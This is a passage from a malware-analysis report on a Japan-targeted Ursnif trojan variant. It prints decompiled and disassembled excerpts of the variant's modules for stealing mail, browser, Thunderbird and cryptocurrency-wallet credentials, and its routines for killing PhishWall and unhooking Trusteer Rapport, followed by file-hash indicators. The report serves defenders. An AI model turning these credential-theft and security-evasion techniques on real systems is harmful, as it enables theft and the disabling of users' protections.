(*(void (__fastcall **)(__int64 *, const CHAR *, __int64, _QWORD))(*v1 + 32))(v1, "#OLSTEALER#\n"
v3 = (CHAR *)sub_18002E180(
               -2147483646i64,
               (__int64)"Software\\Microsoft\\Internet Account Manager",
               (__int64)"Outlook",
               512);
```

This new variant adds support for multiple Microsoft Outlook versions, as opposed to previous versions that typically support one or two versions:



```
sub_180016DF4((__int64)v1, HKEY_CURRENT_USER, "Software\\Microsoft\\Office\\Outlook\\OMI Account Manager\\Accounts");
sub_180016DF4(
  (__int64)v1,
  HKEY_CURRENT_USER,
  "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Microsoft Outlook Internet Settings");
sub_180016DF4(
  (__int64)v1,
  HKEY_CURRENT_USER,
  "Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook");
sub_180016DF4((__int64)v1, HKEY_CURRENT_USER, "Software\\Microsoft\\Office\\11.0\\Outlook\\Profiles\\Outlook");
sub_180016DF4((__int64)v1, HKEY_CURRENT_USER, "Software\\Microsoft\\Office\\12.0\\Outlook\\Profiles\\Outlook");
sub_180016DF4((__int64)v1, HKEY_CURRENT_USER, "Software\\Microsoft\\Office\\14.0\\Outlook\\Profiles\\Outlook");
sub_180016DF4((__int64)v1, HKEY_CURRENT_USER, "Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook");
sub_180016DF4((__int64)v1, HKEY_CURRENT_USER, "Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook");
```

In addition, it adds the capability to locate Microsoft Outlook’s .PST and .OST file extensions:




```
mov     dword_10058158, esi
call    edi ; SHGetFolderPathW
push    esi             ; dwMilliseconds
push    esi             ; DWORD
push    hHandle         ; hHandle
mov     ebx, offset off_100570D4 ; "*.pst"
push    [ebp+arg_0]     ; int
lea     eax, [ebp+var_210]
push    offset sub_10014AD1 ; int
```


#TBSTEALER# - Mozilla ThunderBird Stealer

This variant adds the capability to steal data from the Mozilla ThunderBird mail client, stored in:

- Thunderbird Stored Credentials (logins.json)
- ThunderBird Personal Address Book (abook.mab)



```
if ( sub_100041AC(v10) && !sub_100043A5(v11) )
{
  if ( StrStrIW(FindFileData.cFileName, L"logins.json") && leads_to_Mozilla_DB_decrypter(a2, lpString2) )
    TBSTEALER(a1, v11);
  StrStrIW(FindFileData.cFileName, L"abook.mab");
```




```
        {
          v4 = lstrlenA("#TBSTEALER#\n");
          v5 = (CHAR *)sub_1000C332(v4 + MaxCount + 1);
          *a1 = v5;
          lstrcpyA(v5, "#TBSTEALER#\n");
          lstrcatA((LPSTR)*a1, v3);
        }
        sub_10015CC8(v3, (HLOCAL *)a1, "\"encryptedUsername\":\"");
        sub_10015CC8(v3, (HLOCAL *)a1, "\"encryptedPassword\":\"");
        LocalFree(v3);
      }
      sub_100042F7();
    }
    result = dword_10057CF8;
    if ( dword_10057CF8 )
```

Extracting ThunderBird user credentials.

#IESTEALER# - Internet Explorer Stealer

The newly added, built-in module steals data stored in Internet Explorer, such as:


- HKCU\Software\Microsoft\Internet Explorer\TypedURLs (Autocomplete typed URLs)
- HKCU\Software\Microsoft\Internet Explorer\IntelliForms\Storage2 (AutoComplete Data, including stored credentials)
- CLSID_CUrlHistory (Browsing History)



```
v2 = a1;
(*(void (__fastcall **)(_QWORD *, _QWORD, __int64, __int64 *))(v1 + 40))(a1, 0i64, 1i64, &v23);
v3 = (unsigned int)lstrlenA("#IESTEALER#\n");
(*(void (__fastcall **)(__int64 *, const CHAR *, __int64, _QWORD))(*v2 + 32))(v2, "#IESTEALER#\n", v3, 0i64);
v4 = LocalAlloc(0x40u, 0x484ui64);
memset(v4, 0, 0x404ui64);
v5 = 0;
if ( !RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Internet Explorer\\TypedURLs", 0, 1u, &hKey) )
```

CryptoCurrency and Encrypted Drives Stealer

The new variants seems to add the ability to steal data from cryptocurrency wallets as well as disk encryption software:



```
sub_18002BA6C(0i64, (WCHAR **)&dwProcessId, 1);
v2 = dwProcessId;
if ( StrStrIW(dwProcessId, L"electrum-")
  || StrStrIW(v2, L"bitcoin")
  || StrStrIW(v2, L"multibit-hd")
  || StrStrIW(v2, L"bither")
  || StrStrIW(v2, L"msigna.")
  || StrStrIW(v2, L"Jaxx.")
  || StrStrIW(v2, L"JEdudus.")
  || StrStrIW(v2, L"armory-")
  || StrStrIW(v2, L"veracrypt")
  || StrStrIW(v2, L"truecrypt") )
```

Digital currency wallets:

> Electrum Bitcoin wallet, Bitcoin wallet, Multibit-hd (a deprecated Bitcoin wallet), Bither Bitcoin wallet, mSigna Bitcoin wallet, Jaxx multi-currency digital wallet, and Bitcoin Armory wallet.

Disk Encryption Tools:

> VeraCrypt disk encryption software, TrueCrypt disk encryption utility (a discontinued utility)

Thwarting Security Products Modules


Anti-PhishWall Module

The new variant adds a built-in anti-PhishWall module to its capabilities. PhishWall is an anti-phishing and anti-MITB (Man-in-the-Browser) product created by Japanese cybersecurity company Securebrain. The product is quite popular in Japan and is even recommended by several banks and financial institutions as a protection against banking trojans, and more specifically, Gozi.

In light of the product's popularity in Japan, it is not surprising that the new Ursnif variant added an Anti-PhishWall module similar to other trojans in the past such as Shifu and Bebloh.

This module runs extensive tests to detect and disable the PhishWall product and browser plugin:


1. It checks the registry for if the PhishWall key is present. If it is present, it locates the sbpwu.exe process and terminates it.



```
lea     rax, [rsp+118h+hKey]
lea     rdx, aSoftwareSecure ; "SOFTWARE\\SecureBrain\\PhishWall"
mov     r9d, 20219h      ; samDesired
xor     r8d, r8d         ; ulOptions
mov     rcx, 0FFFFFFFF80000002h ; hKey
mov     [rsp+118h+phkResult], rax ; phkResult
call    cs:RegOpenKeyExA
cmp     eax, r14d
jnz     short loc_180007833
```

```
mov     rcx, [rsp+118h+hKey] ; hKey
call    cs:RegCloseKey
lea     rcx, aSbpwuExe  ; "sbpwu.exe"
call    Find_Process_and_Kill
call    Phishwall_check
```

2. It checks for a second process ("PhishWall5.1.exe") and attempts to terminate it.




```
Phishwall_check proc near

FindFileData= _WIN32_FIND_DATAA ptr -148h
var_8= byte ptr -8

mov     rax, rsp
mov     [rax+8], rbx
mov     [rax+10h], rbp
mov     [rax+18h], rsi
mov     [rax+20h], rdi
push    r12
sub     rsp, 160h
lea     rcx, aPhishwall51Exe ; "PhishWall5.1.exe"
xor     edi, edi
call    Find_Process_and_Kill
mov     rcx, cs:hHeap   ; hHeap
mov     ebx, 104h
```

3. It enumerates Firefox’s browser extensions for the PhishWall extension “\extensions\info.asia@securebrain.co.jp.xpi”. If it finds it, it will attempt to terminate Firefox.



```
mov     rdx, r12
mov     rcx, rbx
call    cs:lstrcpy
lea     rdx, [rsp+168h+FindFileData.cFileName]
mov     rcx, rbx
call    cs:lstrcat
lea     rdx, aExtensionsInfo ; "\\extensions\\info.asia@securebrain.co."...
mov     rcx, rbx
call    cs:lstrcat
mov     rcx, rbx        ; lpFileNa
call    cs:GetFileAttributesA
cmp     eax, 0FFFFFFFFh
jz      short loc_180017B10
```

```
aExtensionsInfo db '\extensions\info.asia@securebrain.co.jp.xpi'
                                             ; DATA XREF: Phishwall_c
```

```
loc_180017A9F:
lea     rcx, aFirefoxExe_0 ; "firefox.exe"
call    Find_Process_and_Kill
test    eax, eax
jz      short loc_180017A9F
```

4. Lastly, it attempts to locate the following CLSID in the registry, which are associated with PhishWall:


- 8CA7E745-EF75-4E7B-BB86-8065C0CE29CA
- BB62FFF4-41CB-4AFC-BB8C-2A4D4B42BBDC

Important note: The author of this article did not test the Anti-PhishWall code and cannot attest to its validity or quality.

Anti-Rapport Module

While Ursnif's alleged Anti-Rapport module is not new, it is quite rare to see this module among the variants that hit Japan recently. Rapport is an endpoint protection product by IBM's Trusteer. Over the years, there have been several types of malware that claimed to bypass or disable Rapport.

This Ursnif variant comes with an Anti-Rapport module which seems heavily based, on Carberp's Anti-Rapport code. This code was leaked in 2013 and is publicly available on Github.




```
trusteer_rapport proc near

arg_0= qword ptr  8
arg_8= qword ptr  10h

mov     [rsp+arg_0], rbx
mov     [rsp+arg_8], rsi
push    rdi
sub     rsp, 20h
mov     rdi, rdx
mov     esi, ecx
lock add cs:dword_1800687D4, 1
lea     rcx, ModuleName ; "RapportGP_x64"
call    cs:GetModuleHandleA
test    rax, rax
mov     rbx, rax
jnz     short loc_180001331
```


```
lea     rcx, ModuleName ; "RapportGP_x64"
call    cs:LoadLibraryA
mov     rbx, rax
```

Excerpt from the Anti-Rapport code found in the new variant:



```
if ( !(unsigned int)lstrcmp(&v2[*(unsigned int *)v12], "InternetGetCookieExA")
  || !(unsigned int)lstrcmp(v17, "InternetGetCookieA") )
{
  v16 = 0;
}
if ( *v15 == -23
  && (unsigned int)GetMappedFileNameA(-1i64, &v15[*(_QWORD *)(v15 + 1) + 5], &pszPath, 259i64) )
{
  v18 = PathFindFileNameA(&pszPath);
  v16 = (unsigned int)lstrcmpi(v18, "ieframe") != 0 ? v16 : 0;
}
if ( v16 )
{
  v19 = GetCurrentProcess();
  WriteProcessMemory(v19, v15, lpBuffer, 0xAui64, &NumberOfBytesWritten);
```

The variant’s code shows great resemblance to Carberp’s code on Github:



```
if (!strcmp((PCHAR)((DWORD_PTR)hModule+Names[cEntry]), "InternetGetCookieExA") || !strcmp((PCHAR)((
DWORD_PTR)hModule+Names[cEntry]), "InternetGetCookieA"))
{
    UtiDPrint("Skipped.\n");
    bRestore = FALSE;
}

if (*(BYTE*)ApiStart == 0xE9)
{
    PVOID Handler = (PVOID)(*(DWORD*)((DWORD)ApiStart + 1) + (DWORD)ApiStart + 5);
    CHAR FileName[MAX_PATH];

    if (GetMappedFileName(NtCurrentProcess(), Handler, FileName, RTL_NUMBER_OF(FileName)-1))
    {
        if (!_stricmp(PathFindFileNameA(FileName), "ieframe.dll"))
        {
            UtiDPrint("Not restored.\n");
            bRestore = FALSE;
        }
    }
}

if (bRestore)
{
    ULONG Written;

    if (WriteProcessMemory(GetCurrentProcess(), ApiStart, ApiOriginalStart, StartSize, &Written))
```

Important note: The author of this article did not test the Anti-Rapport code and cannot attest to its validity or quality.

Conclusion

Ursnif and Bebloh continue to be among the most common information stealing trojans that target Japanese users. The development cycle and the introduction of targeted delivery techniques and variants observed in Japan is quite frequent. It changes tactics every one to two months, in an attempt to evade detection by traditional security products and some sandbox solutions.

What stands out in these campaigns is the great effort made by threat actors to target Japanese users, using multiple checks to verify that the targeted users are Japanese. These multiple tests prove to be quite effective not only in targeting the right crowd, but also in evading security products such as sandboxes, since the malicious code will not run unless the country/language settings are properly configured. We assess that this new wave of country-based targeted delivery is likely to become more and more popular in future campaigns.

Lastly, our research demonstrates that the new variant seems to be quite unique and customized for Japan. It comes with robust information stealing features that focus on mail data, new evasive persistence mechanism and a module to bypass a Japanese security product. Some of the new features of this variant seem to draw inspiration from other trojans that are popular in Japan, such as Bebloh and Shifu. According to Cybereason's telemetry, this variant has been spotted only in Japan so far. It is interesting to see whether this new strain of Ursnif will emerge in other geographical regions.

We have an on-demand webinar all about this research online.
Check out our live webinar on the discovery.

Indicators of Compromise

Excel Document (Macro)

DA85A7DE0B48881EF09179B800D033F27E8F6A01

6BEF7B72A0D314393FAE5F7915A5440DF2ABCF5F

A1CC4B824A35B5E1A016AA9AC0FAC0866C66BFFC

12E6EEA2EC60AC530CB6F683619ED4F571558C3F

F23EDE071D9F0274430D06E2C6E33FF1B1803C5F

B4707DA9396F1BBD3179A10F58815F1E58AC02FA

.NET language checker

Ettivyph.dll - 14181A8F9ACF8B3C55076BEF21217EAF83062B5A

Ursnif Loader (1st Stage):

gyehtuegg.exe - 2B21C3237105DEE871C252633AE65125E78AC23E

Ewwhuptgfq.exe - 99882D848ADF3818AD758B951303F12649967247

